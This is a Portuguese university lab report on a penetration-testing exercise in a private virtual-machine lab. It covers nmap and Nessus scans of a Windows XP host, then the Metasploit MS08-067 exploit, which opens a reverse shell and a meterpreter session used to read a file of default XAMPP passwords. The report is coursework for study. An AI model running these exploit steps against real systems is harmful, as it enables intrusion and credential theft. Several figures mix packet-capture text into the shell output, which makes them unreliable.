


UNIVERSIDADE DO MINHO



Trabalho Prático 6

Cybersecurity: Penetration Testing

MESTRADO INTEGRADO EM ENGENHARIA INFORMÁTICA

SEGURANÇA EM REDES
(1º SEMESTRE - 2018/2019)

a70565	Bruno Arieira
a73883	Cesário Perneta
a73974	Daniel Vieira
a78494	José Dias

31 de Dezembro de 2018

Resumo

Este trabalho prático foi realizado no âmbito da unidade curricular Segurança em Redes, e tem como principal objetivo adquirir experiência na cibersegurança, concluindo esta unidade curricular com a exploração de vulnerabilidades existentes numa rede.

Conteúdo

1	Introdução	3
2	Contextualização	4
3	Desenvolvimento	5
3.1	Passo 1	5
3.1.1	Passo 2 e 3	5
3.1.2	Passo 4 e 5	7
3.1.3	Passo 6	7
3.1.4	Passo 7	8
4	Conclusão	11

1 Introdução

Neste sexto trabalho prático, temos como principal objetivo aplicar o conhecimento adquirido nas aulas de Seguranças em Redes, relativamente á matéria lecionada sobre *Pentesting* mais especificamente em praticar explorar as vulnerabilidades existentes.

Em conformidade com o enunciado proposto, para a realização deste trabalho, inicialmente foi necessária a instalação de 2 novos sistemas operativos, que nos foram fornecidos pelo professor,além do *Kali* já anteriormente usado no último trabalho.

O desenvolvimento deste trabalho procedeu-se depois de todos os elementos do grupo analisassem e percebessem todos estes novos conceitos, de forma a facilitar a resolução deste novo projeto. Com a devida consolidação destes novos conceitos bem como a leitura do enunciado e instalação das ferramentas necessárias, procedemos á discussão e elaboração das tarefas propostas, onde todos os elementos trabalharam de forma uniforme.

2 Contextualização

Para a interpretação e resolução deste trabalho prático é necessária a consolidação de alguns conceitos importantes.

Neste trabalho vamos poder exercitar um ataque, e para que tal aconteça, é preciso antes de mais estudar o nosso "adversário".

Temos que juntar toda a informação publica da organização do nosso alvo bem como da arquitetura de comunicações que o sustém. E para isso podemos usar várias fontes como:

- Base de dados *Web* (**Whois**) e pesquisa online(**Google** e **Shodan**)
- Monitorização da dados da Web: **Netcraft**
- Base de dados DNS: **NSLOOKUP** e **Host**
- Endereços de email, nomes de host : **The Harvester**
- Informação sobre os seus servidores : **Maltego**
- informação do routing: **Traceroute**
- Organização das paginas web
- Empregados do nosso alvo

Quanto melhor conhecer o alvo, maior a probabilidade de o ataque surtir efeito, que é o que se pretende. Todas estas fontes podem não chegar portanto quanto mais conhecimento adquirimos do nosso alvo melhor para a tarefa proposta.

Depois disto há que identificar falhas.

Máquinas ativas, portas abertas bem como brechas no software são caminhos possíveis para efetuar o ataque. Para encontrar essas brechas temos várias ferramentas como **NMAP**, **NETCAT**, **PORTSCAN**, entre outras.

Chegando à parte seguinte iniciamos a nossa atividade criminal em que o nosso objetivo é ter em posse várias contas ou acessos de forma que consigamos ter acesso às máquinas da rede.

Com acesso à máquina ou vários dados, podemos atacar usando várias "ferramentas" como **Metasploit**, **SQL injection**, **DDoS**, entre outras, sendo que o primeiro mencionado é um programa *open-source* que permite a verificação do estado de segurança de computadores de modo a atacar as falhas que neles podem existir.

O *SQL injection* é uma ameaça de segurança que se aproveita de falhas em base de dados. Através de queries SQL o atacante poderá ter acesso a dados da aplicação, que não deveriam ser expostas a qualquer um.

Por fim e não menos importante, os ataques *DDoS*. Com um ataque *DDoS* conseguimos interromper o tráfego normal, fazendo que com que haja uma inundação de tráfego da Internet. Os ataques DDoS atingem a eficácia ao utilizar vários sistemas de computador comprometidos como fontes de tráfego de ataque.

As máquinas exploradas podem incluir computadores e outros recursos em rede, como dispositivos IoT. A partir de um nível alto, um ataque DDoS é como um engarrafamento que obstrui a estrada, impedindo o tráfego regular de chegar ao destino desejado.

3 Desenvolvimento

3.1 Passo 1

A primeira tarefa consta da criação de 3 máquinas virtuais com sistemas operativos especificados pelo docente e posteriormente verificar a conectividade entre as máquinas.

Após o *deployment* das máquinas virtuais pedidas procedemos a verificação da existência de conexão entre as mesmas, para tal executamos o comando `ifconfig` (Máquinas Linux) e `ipconfig` (Windows XP) de modo a obtermos os endereços das máquinas.

Em ultimo lugar verificamos então a conexão fazendo *pings* entre as várias máquinas. Seguem-se alguns dos resultados.

```
--- 192.168.1.81 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 103ms
rtt min/avg/max/mdev = 0.347/0.483/0.703/0.123 ms
--- 192.168.1.120 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 71ms
rtt min/avg/max/mdev = 0.380/0.571/1.111/0.273 ms
```

Figura 1: Verificação da conectividade Ip através do `ifconfig` em kali-ubuntu e kali-windows, respetivamente

```
--- 192.168.1.80 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4000ms
rtt min/avg/max/mdev = 0.351/0.391/0.425/0.034 ms
--- 192.168.1.120 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3998ms
rtt min/avg/max/mdev = 0.257/0.322/0.390/0.042 ms
```

Figura 2: Verificação da conectividade Ip através do `ifconfig` em ubuntu-kali e ubuntu-windows, respetivamente

```
Ping statistics for 192.168.1.80:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms

Ping statistics for 192.168.1.81:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

Figura 3: Verificação da conectividade Ip através do `ipconfig` em windows-kali e windows-ubuntu, respetivamente

Durante este passo, na fase de verificar a conexão entre as máquinas, encontramos algumas dificuldades devido às definições das máquinas virtuais no *VMWare*. Só depois de alterar o adaptador de rede para o modo *bridge* em todas as máquinas conseguimos efetuar o que era pedido.

3.1.1 Passo 2 e 3

Este passo possui como objetivo a descoberta do endereço MAC, IP, sistema operativo, serviços etc.

Numa fase inicial é pedida a execução de uma sequência de comandos `nmap` no terminal da *virtual machine* com *Kali Linux*.

O primeiro comando representa o *SYN scan*. Com a opção indicada o que na realidade acontece é que enviamos um pacote SYN como se fossemos abrir uma conexão e esperamos pela resposta. Caso exista resposta a porta é marcada como aberta. Esta técnica também é referida por *half open scan* pois nunca abrimos uma conexão TCP completa.

O segundo comando permite verificar que serviços estão nas portas e para as portas abertas quais as aplicações que nelas se encontram a correr.

O terceiro comando permite detetar o OS e a versão, *script scanning* e *traceroute*.

O quarto comando permite detetar apenas o sistema operativo a correr nos dispositivos da rede. Quando não é capaz de afirmar sobre qual o sistema operativo a correr então este faz uma proposta probabilística sobre qual é que a máquina está a correr demonstrando a probabilidade para cada uma das propostas.

O quinto comando executa o mesmo que o anterior aumentando apenas o nível de verbosidade.

O sexto comando efetua o TCP *connect scan* com a detecção de serviço/versão nas portas abertas. O TCP *connect scan* é maioritariamente utilizado quando não é possível efetuar o SYN *scan* devido a estarmos numa rede IPv6 ou outra situação especial.

O ultimo comando resolve o *output* do **nmap** para um ficheiro xml. Este efetua também *scrip scanning*, deteta o sistema operativo, e *version scanning*.

Segue-se parte do resultado da execução do ultimo comando. Esta é a parte do resultado que refere a máquina pretendida. Identificando serviços, nome da máquina, sistema operativo, portas abertas e respetivos serviços.

```
Nmap scan report for 192.168.1.120
Host is up (0.00055s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.32 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp          0 Aug 06 2009 incoming
|_-r--r--r-- 1 ftp ftp          187 Aug 06 2009 onefile.html
|_ftp-bounce: bounce working!
| ftp-syst:
|_ SYST: UNIX emulated by FileZilla
25/tcp    open  smtp         SImail smtpd 5.5.0.4433
| smtp-commands: tester-595cbae8, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN,
| XTRN,
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP
| NOOP QUIT
80/tcp    open  http         Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k
| mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
|_http-server-header: Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k
| mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0
| http-title: XAMPP 1.7.2
|_Requested resource was http://192.168.1.120/xampp/splash.php
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
443/tcp    open  ssl/http     Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k
| mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
|_http-server-header: Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k
| mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0
| http-title: XAMPP 1.7.2
|_Requested resource was https://192.168.1.120/xampp/splash.php
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-04-15T22:04:42
|_Not valid after: 2019-04-13T22:04:42
|_ssl-date: 2018-12-28T23:03:02+00:00; 0s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_   SSL2_RC4_128_WITH_MD5
445/tcp    open  microsoft-ds Windows XP microsoft-ds
3306/tcp    open  mysql?
|_mysql-info: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:74:EF:B4 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
```

```

OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: Host: tester-595cbae8; OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows
, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 1s, deviation: 2s, median: 0s
|_nbstat: NetBIOS name: TESTER-595CBAE8, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:74:
ef:b4 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: tester-595cbae8
|   NetBIOS computer name: TESTER-595CBAE8\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2018-12-28T23:03:05+00:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

```

3.1.2 Passo 4 e 5

Estes passos correspondem ao processo de instalação da ferramenta Nessus especificada pelo guião e respetiva ativação. A instalação e ativação ocorreram sem qualquer problema.

3.1.3 Passo 6

Durante a execução de um primeiro scan reparámos imediatamente na diferença de performance entre o Nessus e o **nmap**. Enquanto que o **nmap** efetua uma execução em alguns minutos o Nessus efetuou a tarefa em apenas alguns segundos, embora muitas das funcionalidades estivessem desativadas. Após execuções mais detalhadas reparamos que embora a diferença de performance existisse esta não é assim tão elevada ela existe.

Após ter testado o funcionamento passamos á descoberta da vulnerabilidade pretendida na vm com o windows XP SP3 (MS08-067). A vulnerabilidade foi descoberta efetuando o *advanced scan* com as opções *default*. Seguem-se os resultados relevantes para a identificação da vulnerabilidade obtidos:



Figura 4: Contagem de vulnerabilidades encontradas no Windows XP

CRITICAL

MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Rem...

>

Description

The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.

Figura 5: Descrição da vulnerabilidade encontrada

3.1.4 Passo 7

Durante a execução deste passo registamos o seguinte sobre o *exploit* para a vulnerabilidade referida anteriormente (MS08-067).

Basic options:			
Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST		yes	The target address
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)
Payload information:			
Space: 408			
Avoid: 8 characters			
Description:			
This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will often crash or hang on subsequent attempts. This is just the first version of this module, full support for NX bypass on 2003, along with other platforms, is still in development.			

Além dessa informação retiramos também uma lista de possíveis alvos deste *exploit* entre os quais consta a máquina que utilizamos para o teste no passo anterior.

Posteriormente efetuando os passos referidos no enunciado obtemos os seguintes resultados:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.1.120    yes       The target address
  RPORT      445              yes       The SMB service port (TCP)
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.120
RHOST => 192.168.1.120
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.1.120    yes       The target address
  RPORT      445              yes       The SMB service port (TCP)
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting
```

Figura 6: Setup do exploit

Aqui vemos uma imagem representativa da tarefa de *setup* para a utilização da *reverse shell* através do sistema Kali.

```
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.80:4444
[*] 192.168.1.120:445 - Automatically detecting the target...
[*] 192.168.1.120:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.120:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.120:445 - Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (192.168.1.80:4444 -> 192.168.1.120:1038) at 2018-12-30 17:40:52 +0000

dir
dir
Volume in drive C has no label.
Volume Serial Number is A8BF-34E0

Directory of C:\WINDOWS\system32

12/30/2018  05:12 PM    <DIR>          .
12/30/2018  05:12 PM    <DIR>          ..
```

Figura 7: Utilização da Shell do Windows através do Kali

Aqui vemos o primeiro acesso á shell Windows através do sistema Kali utilizando o *exploit* da vulnerabilidade referida.




Figura 8: Resultado depois de criar o ficheiro na shell com string 'ola'

Na imagem acima vemos o resultado da utilização da exploração da vulnerabilidade. Na shell clonada fora utilizados os comandos para alterar a diretoria, inicialmente na pasta `system32` para '`C:`', posteriormente através de um simples `"echo ola > grupo03.txt"` criamos o ficheiro `grupo03.txt` que continha a *string* "olá". Em seguida podemos verificar como podemos detetar uma conexão á nossa máquina. Com recurso á ferramenta do `netstat` podemos verificar que antes do ataque não existiam qualquer conexões ao sistema, mas durante o ataque podemos ver uma nova conexão a uma maquina com o IP: "192.168.1.80" que como vimos anteriormente corresponde á máquina Kali.

```
C:\Documents and Settings\user>netstat
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	tester-595cbae8:1039	192.168.1.80:4444	ESTABLISHED

Figura 9: Netstat - Antes e Durante ataque

Após estas verificações foi-nos pedida a utilização de um outro *exploit* a essa mesma vulnerabilidade, mas utilizando uma shell fornecida pelo comunidade do *metasploit*. Seguem-se alguns dos exemplos referidos no enunciado.

```
meterpreter> sysinfo 192.168.1.120 192.168.1.80 TCP
Computer 3.814435: TESTER-595CBAE8 192.168.1.120 TCP
OS 522 3.868660: Windows XP (Build 2600, Service Pack 3). TCP
Architecture 9512: x86 192.168.1.80 TCP
System Language 9: pt_PT 80::1213:31ff:fe5... 2001:8a0:fe27:7c01:... ICMP
Domain 5 4.373914: WORKGROUP 8a0:fe27:7c01:... fe80::1213:31ff:fe5... ICMP
Logged On Users 8: 2 192.168.1.71 224.0.0.251 MDNS
Meterpreter 83006: x86/windows 1.64 239.255.255.250 UDP
meterpreter> 918457 192.168.1.64 239.255.255.250 UDP
```

Figura 10: Resultado da execução de sysinfo

```
meterpreter > pwd 217454214 VMware
C:\ 1368 171.218932593 Techni
meterpreter > cd xampp
meterpreter > pwd
C:\xampp 210 bytes on wire (17:
meterpreter > cat passwords.txt
### XAMPP Default Passwords ###
User Datagram Protocol, Src Po
Single Service Discovery Proto
1) MySQL (phpMyAdmin):
User: root 7f ff fa d8 9c 6
Password: 06 32 00 00 01 11 0
(means no password!) 08 54 54 5
```

Figura 11: Leitura do ficheiro passwords.txt - parte 1

```

1381 187.977966563 2801
2) FileZilla FTP: 190994841 192.1
1383 190.008432561 192.1
User: newuser 156267842 45.78
Password: wampp57301184 192.1
1385 191.268699506 45.78
User: anonymous60555745 192.1
Password: some@mail.net

3) Mercury:
Frame 1: 215 bytes on wire (1
Ethernet II, Src: HonHaiPr_26
Internet Protocol Version 4, S
User Datagram Protocol, Src P
User: newuser
Password: wampp

4) WEBDAV:
7f ff fa d8 9c
c9 06 32 00 00 01 11
ff ff da f4 07 6c 00 b5
User: wampp
Password: xampp
meterpreter >

```

Figura 12: Leitura do ficheiro passwords.txt - parte 2

```

Interface 1 <Ctrl-/>
=====
Name      Time      : MS TCP Loopback interface      Destination      Protocol  Length Int
Hardware MAC: 00:00:00:00:00:0054      239.255.255.250  UDP      1450 10
MTU 561 27.33: 1520      192.168.1.81    192.168.1.80    NBSS      60 56
IPv4 Address: 127.0.0.1 192.168.1.80    192.168.1.81    TCP      54 56
563 29.758323157 192.168.1.64    239.255.255.250 UDP      1450 10
564 29.952917553 192.168.1.254   224.0.0.1       IGMPv3     60 56
Interface 212645623 192.168.1.80    192.168.1.120   TCP      198 44
=====71928553 192.168.1.120   192.168.1.80    TCP      550 10
Name 367 38.57: AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:74:ef:b481      224.0.0.22       IGMPv3     60 56
MTU 569 31.84: 1500      192.168.1.66     224.0.0.22       IGMPv3     60 56
IPv4 Address: 192.168.1.120 56:65:d6 Vmware_91:ab:ef  ARP      42 56
IPv4 Netmask: 255.255.255.0 91:ab:ef Vmware_56:65:d6  ARP      60 19
572 32.618991027 192.168.1.64    239.255.255.250 UDP      1450 10
573 33.848575434 192.168.1.66     224.0.0.22       IGMPv3     60 56
Interface 6554038314 192.168.1.64    239.255.255.250 UDP      1450 10
=====41276307 192.168.1.66     224.0.0.22       IGMPv3     60 56
Name 576 38.85: Bluetooth Device (Personal Area Network)
Hardware MAC: d8:9c:67:26:55:0264      239.255.255.250 UDP      1450 10
MTU 578 39.63: 1500      HonHaiPr_26:55:01 Broadcast        ARP      60 56

```

Figura 13: Resultado do comando ipconfig

4 Conclusão

Com o projeto efetuado podemos tirar algumas ilações de todo o trabalho. Devido ao conhecimento que adquirimos através da leitura dos *slides* do professor bem como de pesquisas na Internet, o capítulo **Contextualização** em que falamos do conhecimento teórico para efetuar um ataque, foi feito sem nenhum problema relevante.

Em relação ao trabalho, inicialmente não estávamos a conseguir realizar os passos do enunciado visto que tínhamos problemas nas máquinas virtuais que nos foram dadas,mas que devido a inúmeras pesquisas na internet conseguimos resolver o problema de modo a efetuar este projeto que despertava curiosidade aos elementos do grupo.

Concluindo, podemos constatar que adquirimos conhecimento nesta área que, devido aos acontecimentos presentes no dia-a-dia, se torna muito importante além de que é interessante pelo que no futuro iremos aprofundar o nosso conhecimento nesta área tão importante para a Sociedade Civil.

Referências

- [1] Slides - Introdução / Introduction (pt) File
- [2] <https://searchsoftwarequality.techtarget.com/definition/penetration-testing>
- [3] <https://www.ovh.pt/anti-ddos/principio-anti-ddos.xml>